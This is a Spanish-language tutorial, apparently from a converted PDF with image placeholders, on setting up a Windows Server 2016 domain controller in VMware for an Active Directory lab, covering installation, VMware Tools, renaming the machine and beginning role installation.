


# **Active Directory**

## **Crear entorno AD VMWare**

Comenzamos instalando la ISO correspondiente al DC (es un Windows Server 2016):



Dejamos el usuario por defecto como pone, una vez dentro configuraremos la cuenta de administrador:

**Easy Install Information**

This is used to install Windows Server 2016.

Windows product key

Version of Windows to install


Personalize Windows

Full name: Password:  (optional)Confirm:  Log on automatically (requires a password)

Es importante para la versión de Windows a instalar, seleccionar '**Windows Server 2016 Datacenter Core**'.


Una vez creada la máquina, eliminaremos el '**Floppy**' generado, dado que de lo contrario tendremos problemas durante la instalación:

## Virtual Machine Settings



Todas las máquinas de este lab estarán configuradas por NAT.

Para trabajar más cómodos, configuraremos una carpeta '**Company**' donde meteremos todo el entorno AD:



Tras arrancar la máquina, es necesario presionar la tecla '**F10**', de lo contrario, no se procederá a la fase de instalación.

El DC tendrá los siguientes requisitos:

**Specify Disk Capacity**

How large do you want this disk to be?

The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.

Maximum disk size (GB):

Recommended size for Windows Server 2016: 60 GB

- Store virtual disk as a single file  
 Split virtual disk into multiple files

Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.


[Help](#)

[< Back](#)

[Next >](#)

[Cancel](#)

Seleccionamos la experiencia de escritorio, pues de lo contrario no contaremos con escritorio:



Esperamos a que se realice la instalación (Esto puede tardar unos minutos):



## Instalando Windows

### Estado

✓ Copiando archivos de Windows

Preparando archivos para instalación

Instalando características

Instalando actualizaciones

Acabando


A la hora de configurar la contraseña del usuario Administrador, pondremos de contraseña '**P@\$\$w0rd!**'

# Personalizar configuración


Escribe una contraseña para la cuenta predefinida de administrador que puedes usar para iniciar sesión en este equipo.

Nombre de usuario	<input type="text" value="Administrador"/>
Contraseña	<input type="password" value="••••••••"/>
Volver a escribir la contraseña	<input type="password" value="••••••••"/> 


Instalamos la VMWare Tools:



Tras pinchar, nos saldrá esto en el escritorio:




Haremos la instalación básica con todo por defecto, y una vez terminado, el Windows Server 2016 nos debería ocupar toda la pantalla:



Aun así, tendremos que reiniciar para que se apliquen todos los cambios.

Hacemos click derecho en el icono de Windows, y pinchamos en '**Sistema**':



Cambiaremos el nombre del equipo. Para ello, se hace click en '**Cambiar configuración**':

A screenshot of the Windows Server 2016 System Properties window. The left sidebar shows links like Ventana principal del Panel de control, Administrador de dispositivos, Configuración de Acceso remoto, and Configuración avanzada del sistema. The main pane shows basic system information: Ver información básica acerca del equipo (Edition: Windows Server 2016 Standard Evaluation, © 2016 Microsoft Corporation. Todos los derechos reservados.), Sistema (Processor: Intel(R) Core(TM) i7-9700 CPU @ 3.00GHz 3.00 GHz (2 procesadores), RAM: 2,00 GB, System type: Sistema operativo de 64 bits, procesador x64, Touch input: La entrada táctil o manuscrita no está disponible para esta pantalla), and Activación de Windows (Windows está activado, Lea los Términos de licencia del software de Microsoft). At the bottom right, there is a 'Cambiar configuración' link next to a shield icon. The status bar at the bottom shows 'Vea también' and 'Seguridad y mantenimiento'.

Y posteriormente, '**Cambiar**':

## Propiedades del sistema



Nombre de equipo    Hardware    Opciones avanzadas    Acceso remoto



Windows usa la siguiente información para identificar su equipo en la red.

Descripción del equipo:

|

Por ejemplo: "Servidor de producción de IIS" o "Servidor de cuentas".

Nombre completo de equipo:

WIN-PVFKL5CP17K

Grupo de trabajo:

WORKGROUP

Para cambiar el nombre de este equipo o cambiar el dominio o grupo de trabajo, haga clic en Cambiar.

Cambiar...

Aceptar

Cancelar

Aplicar

sistema

→ ↓ ↑ ☰ > Pane


Ventana principal del Panel de control

Administrador de dispositivos

Configuración de Acceso remoto

Configuración avanzada de sistema

A modo de ejemplo, configuraremos el siguiente nombre de equipo:



Será necesario reiniciar el equipo para que los cambios tengan efecto.

Situados en el centro de administrador del servidor:

Presionaremos en '**Administrar**' y posteriormente en '**Agregar roles y características**'. Haremos un Skip de la primera parte:

## Antes de comenzar

SERVIDOR DE DESTINO  
DC-Company

### Antes de comenzar

- Tipo de instalación
- Selección de servidor
- Roles de servidor
- Características
- Confirmación
- Resultados

